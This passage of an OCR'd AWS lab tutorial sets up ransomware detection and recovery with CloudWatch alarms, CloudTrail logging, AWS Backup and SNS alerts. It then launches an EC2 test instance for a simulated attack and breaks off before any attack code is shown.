
- Give name to metric and set threshold



- Set Alarm using SNS which help to notify user (refer step 8 to create SNS).




- Give a name to alarm and save it




6.2 Monitor CloudTrail Logs

- Go to CloudTrail → Trails → Edit



- Enable Send logs to CloudWatch Logs and save it



CLI Commands:


Replace <region>, <account-id>, and <sns-topic-name> with your actual values.period 300 means 5 minutes (300 seconds).

- *aws cloudwatch put-metric-alarm *
  *--alarm-name "LambdaErrorAlarm" *
  *--metric-name Errors *
  *--namespace AWS/Lambda *
  *--statistic Sum *
  *--period 300 *
  *--threshold 1 *
  *--comparison-operator GreaterThanThreshold *
  *--evaluation-periods 1 *
  *--alarm-actions arn:aws:sns:<region>:<account-id>:<sns-topic-name> *
  --dimensions Name=FunctionName,Value=IsolateEC2Instance


Step 7: AWS Backup for Data Recovery

7.1 Create a Backup plan


- AWS Console → AWS Backup




- Click Create Backup Plan
- Select Bulid a new plan → name it **ransomwarebackup**



- Name Backup rule name as **rule1** → keep backup vault default → Backup frequency **Every 12 hours.**



- Keep Backup window default → set Total retention period for 35 days and save plan



CLI Commands

- *aws backup create-backup-plan --backup-plan '{*


```
"BackupPlanName": "ransomwarebackup",
"Rules": [
  {
      "RuleName": "rule1",
      "TargetBackupVaultName": "Default",
      "ScheduleExpression": "cron(0 */12 * * ? *)",
      "StartWindowMinutes": 60,
      "CompletionWindowMinutes": 180,
      "Lifecycle": {
        "DeleteAfterDays": 35
      }
  }
]
}'
```

Step 8: AWS SNS for Alerting


- Amazon Simple Notification Service (SNS) is a messaging service that enables applications to send messages to multiple subscribers through a "publish-subscribe" model.
- In this setup, a sender publishes a message to an SNS topic—a communication channel—and all subscribers to that topic receive the message simultaneously.
- Subscribers can include email addresses, mobile devices (via SMS), and other AWS services like Lambda.

8.1 Setup SNS and create a topic


- AWS Console → SNS




- Click Create Topic and Name it: **RansomwareAlerts** and save it




8.2 Create Subscription



- Select protocol as email and enter the email-id



- Once you create a subscription you will receive a confirmation mail



CLI Commands


- *aws sns create-topic --name RansomwareAlerts*

After successfully setting up AWS services for automatic ransomware detection and prevention, it's time to evaluate the efficacy of our configuration by simulating a ransomware assault using an EC2 instance.


Step 9: Simulate Ransomware attack

9.1 Launch an EC2 Instance


- AWS Console → EC2 → Launch Instance




- Name it **ransomwareec2** → Select Amazon Linux 2023 → Instance Type: **t2.micro**



- Create a key, name it ransomware-key1 and download the key



- Setup the network settings → allow ssh, https




- Configure the storage as **8 gp3** and launch the instance

CLI Commands

- aws ec2 create-security-group --group-name ransomware-sg --description "Ransomware test SG" --vpc-id vpc-0311caa5cd02a44f8 \
- aws ec2 authorize-security-group-ingress --group-name ransomware-sg --protocol tcp --port 22 --cidr 0.0.0.0/0 \
- aws ec2 authorize-security-group-ingress --group-name ransomware-sg --protocol tcp --port 80 --cidr 0.0.0.0/0

- aws ec2 run-instances \
  --image-id ami-0c101f26f147fa7fd \
  --instance-type t2.micro \

```
--key-name ransomware-key1 \
--security-groups ransomware-sg \
--tag-specifications
 'ResourceType=instance,Tags=[{Key=Name,Value=RansomwareTestInstance}]' \
--associate-public-ip-address \
--count 1
```



9.2 Connect the instance

➢ There are 2 ways to connect to the instance

1. <u>SSH clinet</u>

1. *Open an SSH client.*
2. *Locate your private key file. The key used to launch this instance is ransomware-key.pem*
3. *Run this command, if necessary, to ensure your key is not publicly viewable.*

